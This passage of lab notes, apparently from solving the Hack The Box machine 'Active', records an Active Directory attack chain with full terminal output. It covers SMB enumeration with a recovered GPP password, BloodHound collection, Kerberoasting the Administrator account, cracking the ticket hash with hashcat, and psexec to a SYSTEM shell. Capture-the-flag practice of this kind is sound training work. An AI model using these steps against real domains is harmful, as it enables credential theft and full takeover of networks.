dr--r--r--               0 Mon Jul 16 17:08:47 2018    ..
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Cookies
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Network Shortcuts
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Printer Shortcuts
dw--w--w--               0 Mon Jul 16 17:08:47 2018    Recent
dw--w--w--               0 Mon Jul 16 17:08:47 2018    SendTo
dw--w--w--               0 Mon Jul 16 17:08:47 2018    Start Menu
dr--r--r--               0 Mon Jul 16 17:08:47 2018    Templates
.\Users\Default\Documents\*
dw--w--w--               0 Mon Jul 16 17:08:47 2018    .
dw--w--w--               0 Mon Jul 16 17:08:47 2018    ..
dr--r--r--               0 Mon Jul 16 17:08:56 2018    My Music
dr--r--r--               0 Mon Jul 16 17:08:56 2018    My Pictures
dr--r--r--               0 Mon Jul 16 17:08:56 2018    My Videos
```

```
.\Users\SVC_TGS\*
dr--r--r--               0 Sat Jul 21 11:16:32 2018    .
dr--r--r--               0 Sat Jul 21 11:16:32 2018    ..
dr--r--r--               0 Sat Jul 21 11:14:20 2018    Contacts
dr--r--r--               0 Sat Jul 21 11:14:42 2018    Desktop
dr--r--r--               0 Sat Jul 21 11:14:28 2018    Downloads
dr--r--r--               0 Sat Jul 21 11:14:50 2018    Favorites
dr--r--r--               0 Sat Jul 21 11:15:00 2018    Links
dr--r--r--               0 Sat Jul 21 11:15:23 2018    My Documents
dr--r--r--               0 Sat Jul 21 11:15:40 2018    My Music
dr--r--r--               0 Sat Jul 21 11:15:50 2018    My Pictures
dr--r--r--               0 Sat Jul 21 11:16:05 2018    My Videos
dr--r--r--               0 Sat Jul 21 11:16:20 2018    Saved Games
dr--r--r--               0 Sat Jul 21 11:16:32 2018    Searches
.\Users\SVC_TGS\Desktop\*
dr--r--r--               0 Sat Jul 21 11:14:42 2018    .
dr--r--r--               0 Sat Jul 21 11:14:42 2018    ..
fr--r--r--              34 Sat Jul 21 11:14:42 2018    user.txt
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# smbmap -d active.htb -u svc_tgs -p GPPstillStandingStrong2k18 -H 10.10.10.100 -R Users -A user.txt -q
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
[+] Starting search for files matching 'user.txt' on share Users.
[+] Match found! Downloading: Users\SVC_TGS\Desktop\user.txt

┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# ls
10.10.10.100-Replication_active.htb_Policies_{31B2F340-016D-11D2-945F-00C04FB984F9}_MACHINE_Preferences_Groups_Groups.xml  active.ctb   active.ctb~~   active.htb
10.10.10.100-Users_SVC_TGS_Desktop_user.txt                                                                              active.ctb~  active.ctb~~~  creds

┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# cat 10.10.10.100-Users_SVC_TGS_Desktop_user.txt
86d67d8ba232bb6a254aa4d10159e983
```

create a session , doesn't validate the user against the local box , it just always accept it , and microsoft tries to do its signup magic passing ntlm hashes

```
C:\Users\saaad>ping 10.10.10.100

Pinging 10.10.10.100 with 32 bytes of data:
Reply from 10.10.10.100: bytes=32 time=76ms TTL=127
Reply from 10.10.10.100: bytes=32 time=64ms TTL=127
Reply from 10.10.10.100: bytes=32 time=63ms TTL=127

Ping statistics for 10.10.10.100:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 63ms, Maximum = 76ms, Average = 67ms
Control-C
^C
C:\Users\saaad>runas /netonly /user:Zma9ndo7 cmd
Enter the password for Zma9ndo7:
Attempting to start cmd as user "DESKTOP-J4B78G2\Zma9ndo7" ...

C:\Users\saaad>
```

```
cmd (running as DESKTOP-J4B78G2\Zma9ndo7)
Microsoft Windows [Version 10.0.19042.631]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user

User accounts for \\DESKTOP-J4B78G2

-------------------------------------------------------------------------------
Administrateur           DefaultAccount           Invité
saaad                    WDAGUtilityAccount
The command completed successfully.


C:\Windows\system32>
```

it opens up a new session says we're running as zma9ndo7 and that user doesn't exist

```
C:\Users\saaad>runas /netonly /user:active.htb\svc_tgs cmd
Enter the password for active.htb\svc_tgs:
Attempting to start cmd as user "active.htb\svc_tgs" ...
```

```
cmd (running as active.htb\svc_tgs)
Microsoft Windows [Version 10.0.19042.631]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\10.10.10.100\Users
 Volume in drive \\10.10.10.100\Users has no label.
 Volume Serial Number is 2AF3-72E4

 Directory of \\10.10.10.100\Users

07/21/2018  04:39 PM    <DIR>          .
07/21/2018  04:39 PM    <DIR>          ..
07/16/2018  12:14 PM    <DIR>          Administrator
07/14/2009  06:57 AM    <DIR>          Public
07/21/2018  05:16 PM    <DIR>          SVC_TGS
               0 File(s)              0 bytes
               5 Dir(s)  23,462,821,888 bytes free
```

```
┌──(root💀kali)-[~/Downloads/SharpHound]
└─# ls
SharpHound.exe  SharpHound.ps1

┌──(root💀kali)-[~/Downloads/SharpHound]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


```
┌──(root💀kali)-[~/Downloads/SharpHound]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [08/Jul/2021 19:09:54] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [08/Jul/2021 19:09:54] code 404, message File not found
192.168.1.5 - - [08/Jul/2021 19:09:54] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.5 - - [08/Jul/2021 19:10:33] "GET /SharpHound.exe HTTP/1.1" 200 -
```

```
PS C:\Users\saaad\Downloads> .\SharpHound.exe -c all -d active.htb --domaincontroller 10.10.10.100
----------------------------------------------
Initializing SharpHound at 1:43 AM on 7/9/2021
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 18 MB RAM
Status: 46 objects finished (+46 23)/s -- Using 25 MB RAM
Enumeration finished in 00:00:02.5189433
Compressing data to .\20210709014336_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 1:43 AM on 7/9/2021! Happy Graphing!
```

```
C:\Users\saaad>ipconfig

Windows IP Configuration

Unknown adapter Connexion au réseau local:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef:2::1005
   Link-local IPv6 Address . . . . . : fe80::d901:f8f5:9522:f9eb%6
   IPv4 Address. . . . . . . . . . . : 10.10.14.7
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : local
   Link-local IPv6 Address . . . . . : fe80::5829:5042:f572:55be%9
   IPv4 Address. . . . . . . . . . . : 192.168.1.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```


```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# mv /root/Desktop/BloodHound.zip .

┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# ls
10.10.10.100-Replication_active.htb_Policies_{31B2F340-016D-11D2-945F-00C04FB984F9}_MACHINE_Preferences_Groups_Groups.xml  active.ctb~    active.htb
10.10.10.100-Users_SVC_TGS_Desktop_user.txt                                                                               active.ctb~~   BloodHound.zip
active.ctb                                                                                                                active.ctb~~~  creds
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# neo4j start
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
Started neo4j (pid 3279). It is available at http://localhost:7474/
There may be a short delay until the server is ready.
See /usr/share/neo4j/logs/neo4j.log for current status.
```


neo4j:root

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# bloodhound
(node:3550) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer
.from() methods instead.
```


upload the zip file




found shortest paths to Domain Admins




Shortest Paths from Kerberoastable Users




# Administrator is Kerberoastable.

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/svc_tgs
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2021-01-21 11:07:03.723783


$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$d92c421a080ceaf619186e0819040b5a$437611cef3af5d1a6a6a08f026e8afb79f9b1ce5b12c4a5fc5312ce939db3d8a6162
bad492b787aaa49bda03bc24fa600a42fe4db83cb03f7d66542ae47a4a6ed6aedbef8238071774a6298e4c94ba9e25ee47850c96fe082dcb42dd91d222723990c257592938c68e286946895a491c4a6c6bcf7
12814870a05db3b358081145b0cac648b36ea8065f65a0dd437a151c4a771a7d28a0888281e32f586b8fd6e4ad09b7cfcb0bfb1d1657373077c09a2f1b89a0a6ad67fa76cbdf9a64dbca73f9b981b5737fedc
a826b588dabc34abdf2b003cefb63da3ce15a3b5ec3bb1f7ec7b3fdb4620265b33f8debf1524aca83ae63d8299217d439fb9485b31b39eaf2577d40bd3ec571012a6d48722982fe03d0d57c8a5f11b88dc84f
01186eafccade9279ce61c362fdd8111552b495955335738c56a2e4f3530a13c3764b104b901e41e206f6c86fbdf7f8b4085e927f389367e262e28cbfb949981a68dce6ecfbe1691bb50bf0703bab31ed5e66
61eee0bcba16da064b582645af511f0f2cf9433e9aa69e0764be1c052b6a13cd1495af4b32cbf372374b53a705503b60f4807e1dfd5d198c303d4c9d4065a1780e4e2cb778c469d7556f1c48edcf37b7dc984
d7a9da9a7d73837225da2bb8e5f2387d5a3a92be84216518e39e0e62c22af5f15a9dfcceb5e8c3354b250272360d0ae303db4ea14671a8e0bbb92d7349d6cbd325a6aff2866b49c4ba28d4cbaa8af8a22c16f
2d7a44ab24557afad9850acf3b79914f124aaa463a0a23656a68590141211c3f0316a96d34fbd17a92139a1601d4db0a22ae101d0776f4609cd5e60d7eb6c93a5916dc5f49a89c314d3242c1bbff2bc2438a3
bab97162784fee7646f6e92dce1e471683505e1cdb30757db81f2c811d8bb8ae9715029797ce09a7e747e4bf16a301decf669e0f7f726e26f94100831a2457f813151dd531460c98c0d9ad30178bd5b45a220
03332daf3fb4b96e0c10feee7fd9d03ae259ffed519c6f9105116a9c608c512d1ae9f5c68e95c2606e8faac462ca79f49c06a29534affadaaa7a2c0349a3c06f923428838757dd69e39c9cdfb3aa6c8f71548
75b5feac3eb78346251b5be43d0e0c7da34a29d55c31bf72972d601967ad380394d53a47c9443fcdb8748eed510ef6048e0a8fb3f660c2a792b727d5e85934901ec2e43f78cb59f393c7c5e0bf1003a09fb15
5b09be85c036359a3011652c0a686deb2d358c115b638c438d609125c5dc8d
```

https://hashcat.net/wiki/doku.php?id=hashcat

GTFOBins | GitHub - swisskyrepo/... | Reverse Shell Cheat Sh... | Linux - Privilege Escala... | Windows - Privilege Es... | CyberChef | CrackStation - Online

| | | |
|---|---|---|
| 20400 | Python passlib pbkdf2-sha1 | Generic KDF |
| 16100 | TACACS+ | Network Protocols |
| 11400 | SIP digest authentication (MD5) | Network Protocols |
| 5300 | IKE-PSK MD5 | Network Protocols |
| 5400 | IKE-PSK SHA1 | Network Protocols |
| 23200 | XMPP SCRAM PBKDF2-SHA1 | Network Protocols |
| 25900 | KNX IP Secure - Device Authentication Code | Network Protocols |
| 2500 | WPA-EAPOL-PBKDF2 | Network Protocols |
| 2501 | WPA-EAPOL-PMK | Network Protocols |
| 22000 | WPA-PBKDF2-PMKID+EAPOL | Network Protocols |
| 22001 | WPA-PMK-PMKID+EAPOL | Network Protocols |
| 16800 | WPA-PMKID-PBKDF2 | Network Protocols |
| 16801 | WPA-PMKID-PMK | Network Protocols |
| 7300 | IPMI2 RAKP HMAC-SHA1 | Network Protocols |
| 10200 | CRAM-MD5 | Network Protocols |
| 4800 | iSCSI CHAP authentication, MD5(CHAP) | Network Protocols |
| 16500 | JWT (JSON Web Token) | Network Protocols |
| 22600 | Telegram Desktop < v2.1.14 (PBKDF2-HMAC-SHA1) | Network Protocols |
| 24500 | Telegram Desktop >= v2.1.14 (PBKDF2-HMAC-SHA512) | Network Protocols |
| 22301 | Telegram Mobile App Passcode (SHA256) | Network Protocols |
| 7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth | Network Protocols |
| 13100 | Kerberos 5, etype 23, TGS-REP | Network Protocols |
| 18200 | Kerberos 5, etype 23, AS-REP | Network Protocols |
| 19600 | Kerberos 5, etype 17, TGS-REP | Network Protocols |
| 19700 | Kerberos 5, etype 18, TGS-REP | Network Protocols |
| 19800 | Kerberos 5, etype 17, Pre-Auth | Network Protocols |
| 19900 | Kerberos 5, etype 18, Pre-Auth | Network Protocols |
| 5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocols |
| 5600 | NetNTLMv2 | Network Protocols |
| 23 | Skype | Network Protocols |
| 11100 | PostgreSQL CRAM (MD5) | Network Protocols |
| 11200 | MySQL CRAM (SHA1) | Network Protocols |
| 8500 | RACF | Operating System |
| 6300 | AIX {smd5} | Operating System |
| 6700 | AIX {ssha1} | Operating System |
| 6400 | AIX {ssha256} | Operating System |
| 6500 | AIX {ssha512} | Operating System |
| 3000 | LM | Operating System |
| 19000 | QNX /etc/shadow (MD5) | Operating System |
| 19100 | QNX /etc/shadow (SHA256) | Operating System |
| 19200 | QNX /etc/shadow (SHA512) | Operating System |
| 15300 | DPAPI masterkey file v1 | Operating System |
| 15900 | DPAPI masterkey file v2 | Operating System |

tgs | Highlight All | Match Case | Match Diacritics | Whole Words | 1 of 3 matches

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# cat hash
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$d92c421a080ceaf619186e0819040b5a$437611cef3af5d1a6a6a08f026e8afb79f9b1ce5b12c4a5fc5312ce939db3d8a6162
bad492b787aaa49bda03bc24fa600a42fe4db83cb03f7d66542ae47a4a6ed6aedbef8238071774a6298e4c94ba9e25ee47850c96fe082dcb42dd91d222723990c257592938c68e286946895a491c4a6c6bcf7
12814870a05db3b358081145b0cac648b36ea8065f65a0dd437a151c4a771a7d28a0888281e32f586b8fd6e4ad09b7cfcb0bfb1d1657373077c09a2f1b89a0a6ad67fa76cbdf9a64dbca73f9b981b5737fedc
a826b588dabc34abdf2b003cefb63da3ce15a3b5ec3bb1f7ec7b3fdb4620265b33f8debf1524aca83ae63d8299217d439fb9485b31b39eaf2577d40bd3ec571012a6d48722982fe03d0d57c8a5f11b88dc84f
01186eafccade9279ce61c362fdd8111552b495955335738c56a2e4f3530a13c3764b104b901e41e206f6c86fbdf7f8b4085e927f389367e262e28cbfb949981a68dce6ecfbe1691bb50bf0703bab31ed5e66
61eee0bcba16da064b582645af511f0f2cf9433e9aa69e0764be1c052b6a13cd1495af4b32cbf372374b53a705503b60f4807e1dfd5d198c303d4c9d4065a1780e4e2cb778c469d7556f1c48edcf37b7dc984
d7a9da9a7d73837225da2bb8e5f2387d5a3a92be84216518e39e0e62c22af5f15a9dfcceb5e8c3354b250272360d0ae303db4ea14671a8e0bbb92d7349d6cbd325a6aff2866b49c4ba28d4cbaa8af8a22c16f
2d7a44ab24557afad9850acf3b79914f124aaa463a0a23656a68590141211c3f0316a96d34fbd17a92139a1601d4db0a22ae101d0776f4609cd5e60d7eb6c93a5916dc5f49a89c314d3242c1bbff2bc2438a3
bab97162784fee7646f6e92dce1e471683505e1cdb30757db81f2c811d8bb8ae9715029797ce09a7e747e4bf16a301decf669e0f7f726e26f94100831a2457f813151dd531460c98c0d9ad30178bd5b45a220
03332daf3fb4b96e0c10feee7fd9d03ae259ffed519c6f9105116a9c608c512d1ae9f5c68e95c2606e8faac462ca79f49c06a29534affadaaa7a2c0349a3c06f923428838757dd69e39c9cdfb3aa6c8f71548
75b5feac3eb78346251b5be43d0e0c7da34a29d55c31bf72972d601967ad380394d53a47c9443fcdb8748eed510ef6048e0a8fb3f660c2a792b727d5e85934901ec2e43f78cb59f393c7c5e0bf1003a09fb15
5b09be85c036359a3011652c0a686deb2d358c115b638c438d609125c5dc8d
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting ...
```

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$d92c421a080ceaf619186e0819040b5a$437611cef3af5d1a6a6a08f026e8afb79f9b1ce5b12c4a5fc5312ce939db3d8a6162
bad492b787aaa49bda03bc24fa600a42fe4db83cb03f7d66542ae47a4a6ed6aedbef8238071774a6298e4c94ba9e25ee47850c96fe082dcb42dd91d222723990c257592938c68e286946895a491c4a6c6bcf7
12814870a05db3b358081145b0cac648b36ea8065f65a0dd437a151c4a771a7d28a0888281e32f586b8fd6e4ad09b7cfcb0bfb1d1657373077c09a2f1b89a0a6ad67fa76cbdf9a64dbca73f9b981b5737fedc
a826b588dabc34abdf2b003cefb63da3ce15a3b5ec3bb1f7ec7b3fdb4620265b33f8debf1524aca83ae63d8299217d439fb9485b31b39eaf2577d40bd3ec571012a6d48722982fe03d0d57c8a5f11b88dc84f
01186eafccade9279ce61c362fdd8111552b495955335738c56a2e4f3530a13c3764b104b901e41e206f6c86fbdf7f8b4085e927f389367e262e28cbfb949981a68dce6ecfbe1691bb50bf0703bab31ed5e66
61eee0bcba16da064b582645af511f0f2cf9433e9aa69e0764be1c052b6a13cd1495af4b32cbf372374b53a705503b60f4807e1dfd5d198c303d4c9d4065a1780e4e2cb778c469d7556f1c48edcf37b7dc984
d7a9da9a7d73837225da2bb8e5f2387d5a3a92be84216518e39e0e62c22af5f15a9dfcceb5e8c3354b250272360d0ae303db4ea14671a8e0bbb92d7349d6cbd325a6aff2866b49c4ba28d4cbaa8af8a22c16f
2d7a44ab24557afad9850acf3b79914f124aaa463a0a23656a68590141211c3f0316a96d34fbd17a92139a1601d4db0a22ae101d0776f4609cd5e60d7eb6c93a5916dc5f49a89c314d3242c1bbff2bc2438a3
bab97162784fee7646f6e92dce1e471683505e1cdb30757db81f2c811d8bb8ae9715029797ce09a7e747e4bf16a301decf669e0f7f726e26f94100831a2457f813151dd531460c98c0d9ad30178bd5b45a220
03332daf3fb4b96e0c10feee7fd9d03ae259ffed519c6f9105116a9c608c512d1ae9f5c68e95c2606e8faac462ca79f49c06a29534affadaaa7a2c0349a3c06f923428838757dd69e39c9cdfb3aa6c8f71548
75b5feac3eb78346251b5be43d0e0c7da34a29d55c31bf72972d601967ad380394d53a47c9443fcdb8748eed510ef6048e0a8fb3f660c2a792b727d5e85934901ec2e43f78cb59f393c7c5e0bf1003a09fb15
5b09be85c036359a3011652c0a686deb2d358c115b638c438d609125c5dc8d:Ticketmaster1968
```

```
┌──(root💀kali)-[/Documents/htb/boxes/active]
└─# psexec.py active.htb/Administrator@10.10.10.100
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file fOqIVcbA.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service LOvl on 10.10.10.100.....
[*] Starting service LOvl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami

nt authority\system
```

```
C:\Users\Administrator\Desktop>type root.txt
b5fc76d1d6b91d77b2fbf2d54d0f708b
```